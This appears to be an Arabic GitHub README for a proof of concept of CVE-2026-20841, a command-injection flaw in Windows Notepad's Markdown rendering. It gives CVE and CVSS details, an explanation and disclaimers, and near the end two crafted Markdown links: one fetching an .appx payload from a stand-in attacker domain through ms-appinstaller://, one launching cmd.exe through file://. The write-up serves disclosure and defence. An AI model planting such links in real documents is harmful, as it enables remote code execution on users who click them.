 dogukankurnaz/cve-2026-20841-poc
إثبات مفهوم يوضح حقن الأوامر في "المفكرة" بنظام ويندوز عبر روابط Markdown مصممة خصيصًا، مما يتيح تنفيذ التعليمات البرمجية عن بُعد. يتضمن نواقل الهجوم، ومقاييس CVSS، وإرشادات المعالجة.

| الحقل | التفاصيل |
|---|---|
| معرف CVE | CVE-2026-20841 |
| العنوان | ثغرة تنفيذ التعليمات البرمجية عن بُعد في تطبيق Windows Notepad |
| الأثر | تنفيذ التعليمات البرمجية عن بُعد |
| أقصى درجة خطورة | مهم |
| CVSS v3.1 الأساسي / الزمني | 8.8 / 7.7 |
| متجه CVSS | CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C |
| CWE | CWE-77: تحييد غير صحيح للعناصر الخاصة المستخدمة في أمر (حقن أوامر) |
| المنتج المتأثر | تطبيق Windows Notepad (إصدار Microsoft Store، الإصدارات الأقدم من 11.2510) |
| الجهة المانحة لـ CNA | Microsoft |
| تاريخ النشر | 10 فبراير 2026 |
| الإفصاح العام | لا |
| الاستغلال | لا |
| تقييم قابلية الاستغلال | الاستغلال أقل احتمالاً |
يسمح التحييد غير الصحيح للعناصر الخاصة المستخدمة في أمر (حقن أوامر) في تطبيق Windows Notepad لمهاجم غير مصرح له بتنفيذ تعليمات برمجية عبر الشبكة.
قدّم تطبيق Windows Notepad الحديث (الموزَّع عبر Microsoft Store) دعمًا لعرض Markdown، والذي يتضمن روابط تشعبية قابلة للنقر. تكمن الثغرة في أن Notepad يفشل في التحقق من مخططات URI وتنقيتها بشكل صحيح داخل روابط Markdown قبل معالجتها. يمكن للمهاجم إنشاء ملف .md خبيث يحتوي على روابط مصاغة بشكل خاص، والتي عند نقر المستخدم عليها، تؤدي إلى تشغيل معالجات بروتوكول غير موثوقة لتحميل وتنفيذ محتوى عن بُعد.
| المقياس | القيمة |
|---|---|
| متجه الهجوم | الشبكة |
| تعقيد الهجوم | منخفض |
| الامتيازات المطلوبة | لا شيء |
| تفاعل المستخدم | مطلوب |
| النطاق | غير متغير |
| أثر السرية | مرتفع |
| أثر السلامة | مرتفع |
| أثر التوافر | مرتفع |
| المقياس | القيمة |
|---|---|
| نضج كود الاستغلال | غير مُثبت |
| مستوى المعالجة | إصلاح رسمي |
| ثقة التقرير | مؤكد |
كيف يمكن للمهاجم استغلال هذه الثغرة؟
يمكن للمهاجم خداع المستخدم للنقر على رابط خبيث داخل ملف Markdown مفتوح في Notepad، مما يؤدي إلى قيام التطبيق بتشغيل بروتوكولات غير موثوقة تقوم بتحميل وتنفيذ ملفات عن بُعد.
ما هو السياق المستهدف لتنفيذ التعليمات البرمجية عن بُعد؟
وفقًا لمقياس CVSS، فإن متجه الهجوم هو الشبكة (AV:N) وتفاعل المستخدم مطلوب (UI:R). سيتم تنفيذ التعليمات البرمجية الخبيثة في سياق الأمان الخاص بالمستخدم الذي فتح ملف Markdown، مما يمنح المهاجم نفس صلاحيات ذلك المستخدم.
.md) يحتوي على روابط تشعبية خبيثة.ms-appinstaller://) التي يمكنها جلب وتنفيذ حمولات عن بُعد، أو عناوين URI من نوع file:// التي يمكنها تشغيل ملفات تنفيذية محلية مباشرة.إخلاء مسؤولية: يُقدَّم إثبات المفهوم هذا لأغراض تعليمية وبحوث أمنية مصرح بها فقط. لا تستخدمه ضد أنظمة لا تملكها أو ليس لديك إذن كتابي صريح لاختبارها. الوصول غير المصرح به إلى أنظمة الكمبيوتر غير قانوني ويعاقب عليه القانون.


يوضح إثبات المفهوم متجهي هجوم من خلال روابط Markdown مصاغة:
المتجه 1 - تثبيت حمولة عن بُعد عبر إساءة استخدام معالج البروتوكول:
[انقر لعرض المستند](ms-appinstaller://?source=https://attacker-controlled-domain/malicious.appx)
المتجه 2 - استدعاء ملف تنفيذي محلي عبر URI من نوع ملف:
[انقر هنا](file://C:/windows/system32/cmd.exe)
.md من مصادر غير موثوقة في Notepad.المعلومات الواردة في هذا المستودع مقدمة لأغراض تعليمية وبحوث أمنية مصرح بها فقط. تتم مشاركة إثبات المفهوم هذا لمساعدة المدافعين على فهم الثغرة والتخفيف من حدتها. المؤلف غير مسؤول عن أي إساءة استخدام للمعلومات أو الأدوات المقدمة هنا. احصل دائمًا على إذن كتابي مناسب قبل اختبار أي نظام بحثًا عن ثغرات. الوصول غير المصرح به إلى أنظمة الكمبيوتر جريمة جنائية في معظم الولايات القضائية. استخدم بمسؤولية وأخلاقية.






